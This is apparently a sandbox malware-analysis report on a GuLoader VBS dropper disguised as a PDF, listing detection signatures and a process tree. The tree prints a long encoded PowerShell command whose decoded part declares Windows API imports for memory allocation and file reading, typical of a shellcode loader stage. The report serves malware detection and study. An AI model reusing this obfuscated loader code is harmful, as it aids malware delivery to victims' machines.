ID: 625179
Sample Name:
doc_65398086_4190362045539.pdf.vbs
Cookbook: default.jbs
Time: 13:30:24
Date: 12/05/2022
Version: 34.0.0 Boulder Opal

Table of Contents


Windows Analysis Report

doc_65398086_4190362045539.pdf.vbs


Overview

General Information

Sample Name:	doc_65398086_4190362045539.pdf.vbs
Analysis ID:	625179
MD5:	2fc6f3477035823..
SHA1:	8e6db7c18a5725..
SHA256:	74e1b9fa91b084..
Tags:	GuLoader vbs
Infos:	



Detection




GuLoader

Score:	88
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Multi AV Scanner detection for subm…
- Yara detected GuLoader
- Wscript starts Powershell (via cmd …
- C2 URLs / IPs found in malware con…
- Potential malicious VBS script foun…
- Encrypted powershell cmdline option…
- Very long command line found
- Uses an obfuscated file name to hid…
- Found a high number of Window / U…
- Queries the volume information (nam…
- Java / VBScript file with very long s…

Classification



Process Tree

- **System is w10x64**
- wscript.exe (PID: 7096 cmdline: C:\Windows\System32\wscript.exe "C:\Users\user\Desktop\doc_65398086_4190362045539.pdf.vbs" MD5: 9A68ADD12EB50DDE7586782C3EB9FF9C)
  - powershell.exe (PID: 5504 cmdline: C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe" -EncodedCommand "IwBJAG4AcwB0AHIAdQA5ACAA
UwBCAEUAVQBSAFQARQBSAE4ARQAgAFMAbABhAG4AIABTAHAAbwBuAHQAYQBuADcAIABVAE4AQwBBAEwATAAgAGUAbQBiAG8AIAByAGUAaQB0ACAAVABhAHIA
cABhAHAAZQAgAHUAZwBpAGYAdABlAHMAZAAgAEIAQQBDAEsAUwBUAEEASQBSACAAZQBnAG8AaQB0AHkAaAAgAFMAbQBlAGQAIABVAFIATwBHAEUATgAgAHYA
YQBzAG8AcgByAGgAYQBwACAAQQBtAGUAdAByAG8AIABQAEEAUgBBAFAASABSAEEAUwBUACAASwByAHkAbQBtAGUAbABsAG8AYwAyACAASQBOAFQARQBSAFMA
UABJAFIAIABVAG4AcwBxAHUAZQA2ACAAagBhAGMAbwBiAGkAdABpAHMAIABQAEgATwBOAE8AUABIACAAQQBiAHMAYwBvAG4AZABlAHIAcwA3ACAAQwBoAGkA
awBpAHQAYQBvAHAAcwAgAFMASwBZAEcARwAgAEQATwBNAE0ARQBEAEEARwBTACAAbgBvAG4AYQBzAHMAaQBzAHQAYQAgAEEAcgBjAGgAYwBoAGUAIAB0AHYA
aQB2ACAASwBhAHAAcgBpAGYAbwBsAGkAIABGAGkAbgBhAG4AcwB0AGkAIAANAAoAIwBUAHIAaQBwAHAAZQB0AHMAIABNAGwAawBlADIAIABuAG8AbgBlAHgA
cABsAG8AcgAgAEYATwBMAEsARQBDAEUAIABBAHIAdgBlAGYAbABnAGUAIABGAEEAUwBUAFAAUgBJAFMAUwBZACAASABvAGcAZwB3ADYAIABSAGUAcABlAHQA
NAAgAEgAQQBMAFYATwBOAEsATABFACAAQQByAGIAZQBqAGQAcwAgAFAATABPAFQAVABFAFIAIABUAHMAZQBkACAADQAKACMARAB5AG4AYQBtAGkAawBrAGUA
bgA3ACAAUwBUAEsAWQBTAFQAVAAgAEgAeQBkAHIAbwBuAGkAdAA1ACAAcgBlAGQAaQBzAHQAcgBpACAAbQBlAHIAaQBjAGEAcgAgAHYAaQBwAHAAIABGAGEA
YgByADEAIABGAEwATwBWAE0AQQAgAEEAQQBOAEQAUwBIAE8AIABTAHQAYQBhAGwAcwB0AHUAIABKAEUAUwBVAEkAIABUAGEAbgBhACAAQwBvAG0AbQBvACAA
RwB1AGEAcABpAG4AbwAgAFMAeQBuAGsAcgBvAG4ANwAgAGQAZQB2AGwAaQBuAHIAZQB0ACAATwBtAHMAdABuAGkAbgBnAHMAZwAgAFIAZQBzAGUAMgAgAG0A
ZQB0AHIAbwBsAG8AIABTAFUARwBFAE4ARQBLAEQAQgBPACAAUwB2AGkAcgBwAGUAdABzAHUAbQAxACAAaAB5AGQAcgBhAHQAZQByACAATwBCAFMARQBSAFYA
QQAgAFQARQBNAFAAQQBOAEEAIABWAEkASwBJAE4ARwBFAFIAIAB1AHAAcgBpAHYAZQBlAGsAcwAgAGgAZQBhAHIAdABiACAARQBtAGIAZQBkACAAVQBOAEEA
UwBTAEUATgAgAE8AUABLAEwAQQAgAGUAZQBiAHIAZQBlAHIAZQAgAFAAaQBjAHIAaQB0AGkAYwAzACAADQAKACMARQBFAEwASQBFAFMAVAAgAEMAcgB5AHMA
dABhAGwAbwBnADEAIABEAFUAUwBJAE4ATQBFACAASQBuAGQAaQB2ADgAIAB1AGQAcwBrAHIAaQBmAHQAcwBwACAAVABlAGsAbgBvAGsAcgBhADEAIAB0AHkA
bgBkAHQAZgAgAEUAbABlAHYAdABpAG0AZQA2ACAAZAB5AGsAcwB2ACAAYgBvAG4AYgBvAG4AZQByAHMAIABhAG4AdABpAGMAYQBwAGkAdAAgAHUAbgBkAGUA
cgAgAHYAaQBlAHIAIABZAEQARQBSAFAAIABLAGwAYgBlAGIAYQBhAG4AZAA5ACAAVgBpAHAAcwB0ADQAIABNAGEAeABpAG0AbwBuACAAQQBwAHAAcgBhAGkA
cwBlADQAIABBAFIAVABJAEcARQBSACAADQAKACMAVQBEAFMASwBSAEkARABOACAAegBpAHQAYQBzACAAcwBwAGEAbgBrACAAVABpAHAAcABlAHIAaABvADYA
IABzAGMAcgBvAGwAIABGAG4AaQBzAHIAIABGAFIAQQBTAEkARwBFACAAZABpAGUAdABpAGMAaQBhACAAaABhAGEAbgAgAFMAcABhAGEAbQBuAGQAcwAxACAA
cwBlAHIAdgBpACAATABlAGQAcwBhAGcAZQBtAHUAIABVAG4AZABlAHIAawBlAG4AZAB0ADcAIABTAGEAbgBkAHAANAAgAGsAYQBwAHMAbABlAHIAYgBhAHMA
IABkAGkAcwByACAAUABSAE8AUAAgAHIAbwBzAHMAZQAgAEYAbwByAGsAbABhADkAIAANAAoAIwBUAHIAYQBuAHMAaQBzAHQAbwByADEAIABXAEEAUgBEACAA
RABvAG0AcwBmAG8AMwAgAEIAQQBKAEEARABTAEUATgAgAEsAQQBSAEEASwBUAEUAUgBCACAAYwBoAGwAbwAgAEkAcwBvAGMAIABPAHIAbwBuAHQAaQB1AG0A
MwAgAEUAcQB1AGkAcABwAGUANwAgAEUAcABpAGcAcgBhAG0AcgAgAE0AYQB0AHQAaQBzAHAAdQAgAFMAaABvAHAAcABpAG4AZwBlACAAUgBFAFQASQAgAEQA
RQBPAFIAUwBVAE0AVgAgAGEAbABtAHUAIABHAHIAYQB2AGgAdQAgAEYAbwByAHMAZwA4ACAAVABIAEkAUgAgAEwASQBUAE8ARwBSAEEARgBSAEEAIABTAHQA
cgBhACAAZABpAHMAdAByAGkAIABTAFAATABJAEMARQBBAEIAIABnAHIAaQB0AG0AZQBkAGkAIABsAHMAZQBhAGQAZwBhACAASwBBAFQAQQBQAFUAIABtAGEA
bgBpACAAUABhAHIAZQBuAHQAaABvAG8AIAB1AGQAcwB2AGkAIAANAAoAIwBTAGEAbQBsAGkAdgBzADUAIABhAG0AYgBpACAAdQByAG8AbwB0AHcAbwBzACAA
UgBlAHMAaQBzAHQAaQBuAGcAbAA3ACAAdAByAGEAbgBzAHAAbwByAHQAYQAgAHMAcABlAGoAbABpAG4AZwAgAE4AQQBUAEkATwBOAEEATAAgAEUAbgBkAGUA
dgBlAG4ANgAgAFIATwBMAEwARQAgAFUAbgBpAG4AdABlAGwAbAA2ACAAbQBvAGQAZQAgAFMAZQBjAHQAaQBvAG4AYQBsAGwANwAgAFUAbgBzAGUAcgA5ACAA
RgBlAHIAcgB5AHMAbABvACAADQAKACMAVABBAE4ARABCAFIAIABmAHIAaQBvACAAVABpAGwAbABpAGQANwAgAFAAcgBvAGcAeQBwADkAIABIAEEAVgBFAEIA
UgAgAG0AYQB1AGcAZQByAGEAcwBzACAAYgBlAG0AYQBsAGkAbgBnAGMAbwAgAEgAZQB0AGUAcgBvAG0AbwByAHAAMgAgAFMAbgBhAHAAcgBlACAAQQBCAE4A
RQAgAEwAeQBzAGQAZAAgAFUAbgBkAGUAcgAgAA0ACgAjAE0AVQBMAEwARQBJAE4AUwAgAE0AYQBnAGQAYQBsADQAIABOAE8ATgBDAFIAWQBTAFQAIABIAG8A
ZQBqAHIANQAgAEIAVQBOAEkATgBHAHEAUAIABTAFcASQBEAEcAIABmAG8AcgBwAGEAZwB0ACAAVABZAFAARQBHAE8ARAAgAFMATQBBAEEAUABBAFIAVABJACAA
VQBOAEQARQBSAFMASwBPAFYARAAgAFMAawBvAGwAZQBnACAAYQByAHUAcwBoAGEAIABjAG8AYQB0ACAAQgBlAGsAeQBtAHIAZQA1ACAAcwBuAGkAZwBnAGUA
cgBlAHIAYQAgAE4AQQBCAE8AIABWAEEAVABUAEUAVABTACAAUABhAHIAYQB0ADYAIABSAEEAQgBBAFQAIABNAGkAcwBkAGUAcwBjAHIAaQBiACAAUABFAE4A
UwBJACAAVABhAG0AcgBhADgAIABQAFIAVgBFAEwAUwAgAA0ACgAjAFQAbwBiAGEAbgB0AGkAaAA1ACAAcABvAHQAbwByAG8AbwBzAGkAawAgAEQAbwByAHMA
bwBpAG4AdAAgAGEAbgBmAGEAIABRAHUAYQBkAHIAaQByAGUAIABrAGkAbABvAHYAYQByAGUAIABCAEwAQQBOAEsATABBAEsAUwAgAEgAQQBGAEYAIABUAHIA
YQBlAGsAdgBvAGcAbgBlACAAUwBJAEcATgAgAFIAZQBzAGMAaQAgAHAAYQBuAHQAZQBuAGQAZQBzAGEAIABSAGEAZABpAGEAbABnAGEAZAAzACAAZQBtAGIA
cgBvAGkAZABlAHIAIABUAG8AbAByAGUAcgAxACAATABlAHYAaQBnAGEAIABTAGsAcgB1ADUAIABBAGYAbABhAGQAZQBlAG4AIABVAG4AZwBsAGEAOQAgAEEA

ZQByAG8AcwBvAGwAZQAzACAADQAKACMAQQBmAHIAaQBrAGEAbgBkAGUAIABNAGUAZABsADQAIABvAGIAcwB0ACAAYQBuAHMAdABkAGUAIABhAGMAYwBlAGwA
ZQByAGEAdABpACAAcwBpAGwAaQBjACAASQBuAGQAZQBrAGwAMwAgAEsAbgBlAGIAbABpAG4AZwBlACAATgBvAHQAbwBkAG8AbgAgAFAAYQBjAHUAbgBvAG4A
cwAgAEIAYQByAGkAdQBtAG0AIABVAG4AZABlADYAIABwAG8AbABhACAAYgBvAG8AYgBvAG8AcwBoAGEAIABEAGUAeAB0AHIAbwByAG8AdAAgAFQAYQB3AGkA
ZQBvAHAAZQByAGEAIABDAHIAZQBzAHMAeQByAHUAdABzACAAVABlAHgAdAB1AGkAcwB0AGIANgAgAE0AYQB6AGgAIABNAGkAYwByACAAZABpAGYAZgBlAHIA
ZQBuAGMAIABOAE8ATgBTAEMASABJAFMAIABJAG4AbwBoAGUAcwA2ACAASABJAEwARABJAE0ASQBUAEEAIABNAGUAdABhAGkAbgAgAGEAbgB0AGkAYwB5ACAA
DQAKACMARQBwAGkAbABkAG8AZABlAGMAIABVAHAAYgBsAG8AdwBwAGgAeQBsACAAcAByAGUAdAByAGUAYQB0ACAAcgBlAGEAYwBjACAAWQBlAGwAbABvAHcA
IABzAHUAYgBzAHQAcgBhACAAUwBUAEEAQgBJACAARgBSAE8AUwBUACAAVAByAGUAcwB0AGwAZQBmAHIAYQAgAA0ACgAjAHAAcgBlAGUAeAB0AGkAIABTAFIA
SQBOAFQARQAgAFMAawBhAG0AZgBpAGwAMwAgAEgAYQBsAGsAYQBoAHMAbQBpAGQAIABBAGwAZQBiAGUAbgAgAHQAZQBsAGUAZgBvAG4AIABTAG
EAYQB0AGUAcgBwAGEAbAAgAFQAVwBFAE4AIABEAHIAdAByAHMANgAgAFIARQBNAE8AIABBAE0AUABIAEkAQwAgAA0ACgAjAEIAcgBvAHYANAAgAEIAYQBnAH
AAZQByAHIAbwBuACAAUwBIAEEARABPAFcATABBAEsARQAgAE0AbwBlAHUAcgBzAGYAbAAgAFUAcwBhAG4AZABoAGUANQAgAFMAdABpAGYAdABzAGYAcgAgAF
MAZQBwAGkAbwBuAG8AcABmADIAIABTAHQAZQBuAGcAYQBsAGwAZQBuADUAIABUAHYAaQB2ADkAIAB2AGkAYQBsAG0AYQBrAGUAIABBAHIAYgBlACAAUgBlAH
AAaQBsADkAIABBAHUAdABoAHYAIABCAGwAZQBhADgAIABGAG8AdABvADYAIABiAGEAbgBrAGQAaQByAGUAIABPAGUAZABlADEAIABwAHUAeQBhAGwAIABEAG
UAcAByAGUAcwAzACAAQwBBAE4ATgAgAA0ACgAjAFUAbgBkAGUAcgAgAFYAaQBzAGsAZQBpADgAIABTAGUAeABpAHYAYQBsAGUAbgBjACAAUAB1AG4AZABpAC
AAawByAGEAdgBtAGUAIABEAGUAYwBhAGwAYwAgAEcAbwBsAGQAYwB1AHAAIABJAG0AcABlADEAIABVAEQAUABFAEcARQBTAE8AUABTACAAdABpAG4AcwB5AG
sAbwAgAGUAcwBzAGUAbgB0AGkAYQAgAFMAdABvAHIAaAAzACAAVgBpAHIAawBzAG8AbQAgAE8ASwBBAFAASQBTAFMAVABSAEkAIABNAG8AbgBlAHQAaQB0AG
UANwAgAFMAWQBSAEkATgBHAEUATgBTACAASwBvAG4AZgB1AHMAaQBvAG4AZQA5ACAAVABvAG0AZQByAHcAaABlAGUAbAAzACAASABBAFYARQBOAEUAUgBTAE
gAIABCAHIAYQBpACAADQAKACMASwBPAE4ARgBJAFQAVQBSAEUAIABGAG8AbwB0AGgAbwBsAGQAIABCAEkATABCAE8AUQBVAEUAVAAgAFMAaABpAGYAdABhAG
IAbABlADkAIABPAHUAdABzACAAdgBlAG4AcwB0AHIAZQBsAGkAIABGAEwAQQBEAFMAWQBOACAARwBFAE4ARQBSAEEATABTACAAUwBOAE8ARwBFAFMAIABNAE
kAVABVAE8AUABTAFQAIABTAEkARABUACAAVAByAG8AbABkAGQAIABDAGEAcgBkAGkAIABtAGUAbgBzACAAcgBuAG4AZQBiAG8AIABYAFgAWABWAEkAIABhAG
QAZABzAHQAbwBsACAAcABhAHIAYgAgAFMAYQBsAG0AIABIAFkATABBBAEcAWQAgAFQAaQBsAHMAbgBpAGcAZQA5ACAARABvAHUAYwBlAHAAZQAxACAAUgBhAH
IAZQBmAGkAMwAgAFAAbwBzAHMAIABOAG8AbgBhAHIAeQBvAHAAdAAgAFAAaABvAHQAbwByAGEAZABpACAATQBlAGQAYQAyACAAZQBxAHUAaQBuAG8AeAAgAE
EATQBCAFUATABBAFQASQAgAEEATABHAEUAQgBSAEEAIABJAG4AdAByAGEAbgBzACAADQAKACMAVwBPAE8ARABSACAATQBpAG4AaQAgAEYAbwByAGgAaQBuAC
AAVgBsAGcAZQByAG4AZQBjAG8AIABSAEEAVABBACAAdgB1AGwAcABpACAATwBtAHYAdQByAGQAZQByAGkAIABPAEIAUwBFAFIAVgBBAFQASQAgAFQAdQBiAG
IAZQByAG8AIABUAHkAcABlADIAIABIAE8AUgBOAFAASQBQAEUASQBDACAAZwByAHUAbgBkACAAZgByAHkAcwAgAG4AbwBuAGwAYQByAGMAZQBuAG8AIAB0AG
kAdABvACAAUwBjAGUAbgBhAHIAaQBlAHQAZQAgAFAAYQByAGEAcAByADMAIABBAGQAcwBjADcAIABTAFQAUgBBAEYAVQBEACAATgBlAGQAcgBhAGsAawAgAE
0AQQBJAEwAQQBCAEkATABBJACAAUwBtAGEAYQBsAGkAZwBoACAAUwBLAEUASABBFAEoAUgBFACAAQQBmAGcAYQBuAGcAcwAgAEIARQBBAFIARABFACAAQgBFAE
4ARwAgAGYAZQBkAGUAcgBhAGMAIABrAGwAZABlAGIAcgBzAHQAIAB2AG8AdgBzACAADQAKACMAYgBhAHIAbwBtACAATAB1AGYAdABmAGEAcgB0ADMAIAB0AG
UAbABlAHMAIABDAEgAQQBMAE8AIABVAG4AaQBmAGkAZQBzAHMAYQAgAFMAawByAGEAYQBwAGEAIABVAG4AYQBkACAAbgBhAHMAYQBsAGkAIABsAGEAdQBnAG
UAIABGAG8AcgB2AGEAcwBrADQAIABCAGEAdABhAHQAZQByAG4AZQBvADcAIAANAAoAIwBQAEEAVQBDAEkAIABmAG8AcgBoAG8AZQAgAEQAaQBzAHIAbwAgAE
QAZQBiAG8AdQBjAGgAbQBlADkAIABUAGUAbABlADIAIABDAG8AbABsAHUAZABlAGIAbwBhADQAIABDAEUATABJAE8AUwBDAEgAIABUAGkAbABrAGUAbgBkAH
QAIABBAHAAaABvAHIAIABDAG8AbQBiAGkAbgBkAGQAbwBwACAARABJAFMAUABFAFIAUwBJAE8ATgAgAEsAbwBuAHQAaQBuAHUAYQB0AGkAMgAgAFUAbgBjAG
wAZQByAGsAbABpADIAIABGAFUATABBEAFQASQBEACAAVABvAHgAbwB0ADYAIABSAGEAbgBrAG4AZQBzAHMAIABNAG8AbgBvAHQAeQBwADYAIABOAGUAdQByAG
8ANAAgAG4AZQB1AHIAbwBwAGgAaQBsACAAaABlAGwAcwB0AGUAbgBzACAAUwBUAFIAQQBQAE4ASQBOACAASAB1AGQAZQAzACAATwBFAFYAUgBFACAADQAKAC
MAdABvAG0AYwAgAEsATwBOAEYATwBSAE0AIABDAGkAdAByAG8AbgBwAHIAZQBzACAAUABvAHMAaQB0AGkAdgBlAGwAeQAgAEgARQBNAE8ATQAgAFMAawBnAH
AAOQAgAHMAcAByAG8AZwB1ACAAQQBuAHQAaQBtACAAUwBOAE8ATwBQAEUAUgAgAEkAcwBvAHQAZQByAGUAaQA3ACAAQwBVAFIATABJAEUAVwBVAFIATAAgAG
YAYQBnAHMAIAANAAoAIwBBAEYAVABFACAARAByAGUAagBlACAAQgBpAGYAYQBuAGcAcwB0AG0AYQAgAEkAcgByAGUAYwBvAGcAbgA0ACAAQwBCAEMATQBTAE
0AVQBEACAAcwBzAG8AbgBzAHYAaQBuACAAUgBhAG4AZAAyACAAVgBlAGQAZQByAGgAZgB0AGkAMwAgAG4AbwBuAGEAbgBhAGwAbwAgAGMAZQByAHUAbABlAG
kAdAAgAEQAZwBuAGMAZQBuACAAYQByAHQAaABlACAARgBpAG4AYQBuAHMAIABGAHIAdQBlAGYAcgBhAGsAIABQAEEATABNAEUAQgAgAFMAYQBhAG0AYQBzAG
sAIABPAHAAdABhAG4AdABlACAATABvAGMAaABpAG8AcwAgAFMAZQBqAHIAcwBmAGEAbgBlADcAIABGAHIAbwBuAHQAaQBuAGcAbAA3ACAAUABPAEsAQQBMAC
AARABJAE4AQgAgAGQAaQBzAHMAIAB2AGEAdABmACAAVABhAHIAegBhAG4AdQA3ACAAZQBsAGUAYwB0AHIAbwBnAGEAIABWAEkAWgBBAFIAAgAGkAbgB0AG
UAIABBAG4AdgBlAG4AIABDAGEAdABlAGMAaABpADcAIAANAAoAIwBEAFIATwBTAFMARQBMAEsAIABGAEEAUgBWAEUASABBAE4ARABMACAAVABFAEsAUwBUAE
IARQBIAEEAIABTAHAAZQBkAGkAdAA3ACAARwBlAHMAdAB1AHIAYQBwADgAIABCAHIAZQBlAGMAaABlAGQAYgBvADcAIABkAGkAcwBzAGUAbgB0ACAASABJAE
4ARwBFACAASwBPAE4ARABJAEMAAWQBLAEwARQAgAHQAYQBuAGsAIABmAGEAZwBvAHQAdABlACAAVgB1AGwAdAB1AHIAbwB1AHMAIABLAG8AaABsAGEAbgAzAC
AAVAByAGkAdQBtACAAQgBPAFMAUwBBAEcARQAgAGsAYQB0AGEAcwB0AHIAbwAgAE0AbwB6AGEAbQBiADUAIAB0AHUAbgBpAG4AZwBzAHMAdAAgAEEAYwBmAH
QAbQAgAEIAYQBrAGsAZQBuAGIAYQByADYAIABhAGYAcwB0ACAAQQBmAHMAdABuAGkAbgBnACAAQgByAG8AYgB1AGUANgAgAFMAYQBwAHAAaAAgAA0ACgAjAF
MAQwBMAEUAIABBAHAAQQBOAEkAVABBAEUAUgBOACAATQBhAG4AYQBuAGUANgAgAEUAbQBwAHIAaQBzAGUAcABhADYAIAB1AHIAdQBnAHUAYQAgAFMAbQBhAG
EAOAAgAE4AbwBuAHAAYQBwAGkAcwA0ACAASwBMAEEAUwBTAEkAIABzAHYAYQBnAGgAIAANAAoAIwBPAFYARQBSAE4ASQAgAHMAdABlAHIAIABUAEUASQBJAE
QAQQBFACAAVQBOAEcAVABBAEUATgAgAEMAbwBuAHQAcgBhAGMAdABpAHYAIAB1AG4AZQBxAHUAaQB0AGEAIABHAGEAcwBwAGEAIABaAE8ATwBNAEUAQwBIAE
EAIABPAFYARQBSAFAATwBQAFUATABBBPACAAQwBFAFIAVAAgAEwAaQBxAGYAcgBhAHAAMgAgAEkATQBQAFIATwBWACAAagBhAGMAdAB1AHIAYQBzAGsAIABTAG
wAbwB3AGMAbwBhAGMAIABCAEwAQQBEAFMAWQBTACAAdQBuAGMAbABhAHMAcAAgAEsAQQBHAEUAUwAgAFMARQBNAE0ARQBTAFMASwBPAFIAIABW
AE8ATABBDAEEATgBJAFoAIABhAG4AdABpAHMAIABLAG8AbgB0AG8AcgA2ACAAQgBVAFQASQBLAFMAQwBFAE4AIABTAGgAbwB1AGwAZAA0ACAATQBpAGwAagBh
AGQAbQBpADIAIABVAHIAZQBkAGkAbgBvADEAIABnAGEAbABsAG8AbgBzAHQAIAANAAoAIwBBAEYASwBBACAAUwBUAFkAUgBJAE4ARwBTAE0ASQAgAFUAbgBp
AHYAZQByAHMANQAgAE0AYQBpAG4AdgBpAGMAawBpADYAIABCAEwATwBLAEgAIABHAEUASgBMAEUAUgBPAFMAUwAgAGIAaQBzAHMAZQAgAFUAZABoAHUAbAAg
AEsAbAB1AG4AawB2AGkAcAAyACAAUwB0AHIAdQB0AGgAYgByADEAIAB2AGUAcgBzACAATwBSAEkARwBJAE4AQQBMAEYAUgAgAE0AYQBuAGkAMwAgAE8AdQB0
AHIAaQBiAGIANgAgAA0ACgAjAG0AZQBqAGUAdABjAGgAYQAgAFMAaQBrAGsAIABrAGUAcgBuAGUAbABsAGkAbgAgAEIAaQBiAGwAaQBvAGcAcgAgAEcAYQBk
AGUAaAAgAHMAbQBvAGsAIABCAGEAcgBmAG8AZABlAGQAZQBzADgAIAByAGUAdAB1AHIAbgBlAHIAaQBuACAAUwBjAGEAcABlAGwAZQBzAHMAIABzAHEAdQBh
AGwAIABLAG8AbgBmAG8AMQAgAEcATABBBVAFQASQAgAFIAaQBnAGUAdABzAGYAYQByADUAIABPAEIAUwBFAFIAVgBBACAAQQBsAGkAbQBlAG4AdABhAHQAIAAN
AAoAIwBHAGUAbgBuACAAUABhAG4AZAAgAEcATwBMAEQARQBOAFcASQBOAEcAIABSAGUAZABuAGkAbgBnAHMAaABvACAAVQBEAEYAUgBJAEUATAAgAEIAZQBh
AHIAYQBiAGkAbABpACAATQBlAGQAbAAgAFQAZQBtAHAAbwBlAHIAcwBmAGkAIABTAHAAaQByAGkAdAB1AHMANQAgAHMAdAByAGEAbgAgAEYATABBPAFAAUABZ
AEQAIAB1AG4AYQBhAGQAaQBnAHQAIABNAEEAUwBLAEUAUABSACAAQgBlAHMAdgBlAGcAbwAgAEwAagB0AG4AIABIAHkAcwB0AHIAIABwAGEAdABlAG4AdABy
AGUAdAAgAFQAaQBkAHMAZgAzACAAdABvAHIAaQBkACAAbABpAGwAYQBwAGwAZQBhAGMAaAAgAFMAYwBoAG8AbwBkADYAIABUAG8AaQBsAGUAOQAgAE8AcABz
AHUAbQBtAGUAcgBlADgAIABTAGMAaQByADMAIABIAHkAZAByAG8AcgBoAGkAegBhACAAVQBOAEQAUwBJAEcAIABHAFUATgBKAEIAUgBBACAASQByAGUAdAB0
AGUAcwB0AHQAZQA3ACAADQAKACMAVQBOAEEAUABQAFIAIABNAEkATgBFACAAUABhAGkAbgAgAEYATwBSAFUAIABQAFIARQBTAEUAUgBWACAAYgBhAGcAcwB0
AHIAYgAgAFUAbgBuAGEAcgBjACAAdQBuAGkAbQBwAHUAZwBuAGUAIABMAGEAbgBkAGUAagBlAG4AZABvACAAVAByAG8AbABkAGUAcgA4ACAATwBwAGIAeQAg
AEUATgBUAFIARQBFAFIAIABMAG4AZwBvAGQAdABnAHIAZQAgAE0AQQBSAFIAWQAgAHYAZwB0AGYAIABDAGwAbwB0AHUAcgBpAG4ANwAgAHMAbAB5AG4AZwBl
AGwAcwB0AHIAIAANAAoADQAKAA0ACgBBAGQAZAAtAFQAeQBwAGUAIAAtAFQAeQBwAGUARABlAGYAaQBuAGkAdABpAG8AbgAgAEAAIgANAAoAdQBzAGkAbgBn
ACAAUwB5AHMAdABlAG0AOwANAAoAdQBzAGkAbgBnACAAUwB5AHMAdABlAG0ALgBSAHUAbgB0AGkAbQBlAC4ASQBuAHQAZQByAG8AcABTAGUAcgB2AGkAYwBl
AHMAOwANAAoAcAB1AGIAbABpAGMAIABzAHQAYQB0AGkAYwAgAGMAbABhAHMAcwAgAFIATwBUAEEAVABJAE8ATgBGAE8AMQANAAoAewANAAoAWwBEAGwAbABJ
AG0AcABvAHIAdAAoACIAZwBkAGkAMwAyACIAKQBdAHAAdQBiAGwAaQBjACAAcwB0AGEAdABpAGMAIABlAHgAdABlAHIAbgAgAEkAbgB0AFAAdAByACAARQBu
AHUAbQBGAG8AbgB0AHMAQQAoAHMAdAByAGkAbgBnACAAZgBlAHIAcwBrAHYAYQAsAHUAaQBuAHQAIABwAGEAcgBhAHAAbABlAGcALABpAG4AdAAgAEQARQBQ
AE8ALABpAG4AdAAgAFIATwBUAEEAVABJAE8ATgBGAE8AMAAsAGkAbgB0ACAASABvAHYAZQAsAGkAbgB0ACAAYQBmAHQAZQByAHIAYQBrACwAaQBuAHQAIABT
AHYAaQBuAGcAaABqAHUAbABlADEAKQA7AA0ACgBbAEQAbABBsAEkAbQBwAG8AcgB0ACgAIgBLAEUAUgBOAEUATAAzADIAIgAsACAARQBuAHQAcgB5AFAAbwBp
AG4AdAA9ACIAQwByAGUAYQB0AGUARgBpAGwAZQBBACIAKQBdAHAAdQBiAGwAaQBjACAAcwB0AGEAdABpAGMAIABlAHgAdABlAHIAbgAgAEkAbgB0AFAAdABy
ACAAVgBpAGEAYwAoAFsATQBhAHIAcwBoAGEAbABBAHMAKABVAG4AbQBhAG4AYQBnAGUAZABUAHkAcABlAC4ATABQAFMAdAByACkAXQBzAHQAcgBpAG4AZwAg
AGYAZQByAHMAawB2AGEALAB1AGkAbgB0ACAAcABhAHIAYQBwAGwAZQBnACwAaQBuAHQAIABEAEUAUABPACwAaQBuAHQAIABSAE8AVABBAFQASQBPAE4ARgBP
ADAALABpAG4AdAAgAEgAbwB2AGUALABpAG4AdAAgAGEAZgB0AGUAcgByAGEAawAsAGkAbgB0ACAAUwB2AGkAbgBnAGgAagB1AGwAZQAxACkAOwANAAoAWwBE
AGwAbABJAG0AcABvAHIAdAAoACIAbgB0AGQAbABsACIAKQBdAHAAdQBiAGwAaQBjACAAcwB0AGEAdABpAGMAIABlAHgAdABlAHIAbgAgAGkAbgB0ACAATgB0
AEEAbABsAG8AYwBhAHQAZQBWAGkAcgB0AHUAYQBsAE0AZQBtAG8AcgB5ACgAaQBuAHQAIABSAE8AVABBBAFQASQBPAE4ARgBPADYALAByAGUAZgAgAEkAbgB0
ADMAMgAgAFQARQBSAFIAQQAsAGkAbgB0ACAATQBhAG4AaQBvAGsAcAAsAHIAZQBmACAASQBuAHQAMwAyACAAUgBPAFQAQQBUAEkATwBOAEYATwAsAGkAbgB0
ACAAUABoAG8AbgBvAGwAbwAsAGkAbgB0ACAAUgBPAFQAQQBUAEkATwBOAEYATwA3ACkAOwANAAoAWwBEAGwAbABJAG0AcABvAHIAdAAoACIASwBFAFIATgBF
AEwAMwAyACIALAAgAEUAbgB0AHIAeQBQAG8AaQBuAHQAPQAiAFIAZQBhAGQARgBpAGwAZQAiACkAXQBwAHUAYgBsAGkAYwAgAHMAdABhAHQAaQBjACAAZQB4
AHQAZQByAG4AIABpAG4AdAAgAEMARABBBAEMAKABpAG4AdAAgAE0AYQBuAGkAbwBrAHAAMAAsAHUAaQBuAHQAIABNAGEAbgBpAG8AawBwADEALABJAG4AdABQ
AHQAcgAgAE0AYQBuAGkAbwBrAHAAMgAsAHIAZQBmACAASQBuAHQAMwAyACAATQBhAG4AaQBvAGsAcAAzACwAaQBuAHQAIABNAGEAbgBpAG8AawBwADQAKQA7
AA0ACgBbAEQAbABBsAEkAbQBwAG8AcgB0ACgAIgBVAFMARQBSADMAMgAiACkAXQBwAHUAYgBsAGkAYwAgAHMAdABhAHQAaQBjACAAZQB4AHQAZQByAG4AIABJ
AG4AdABQAHQAcgAgAEUAbgB1AG0AVwBpAG4AZABvAHcAcwAoAEkAbgB0AFAAdAByACAATQBhAG4AaQBvAGsAcAA1ACwAaQBuAHQAIABNAGEAbgBpAG8AawBw
ADYAKQA7AA0ACgANAAoAfQANAAoAIgBAAA0ACgAjAFIAdQBiAGkAbgBlAG0AYQBnAHQANQAgAE0AeQBrAGkAcwBzACAAUwB0AGUAbgBvADMAIABVAEQAQARABB
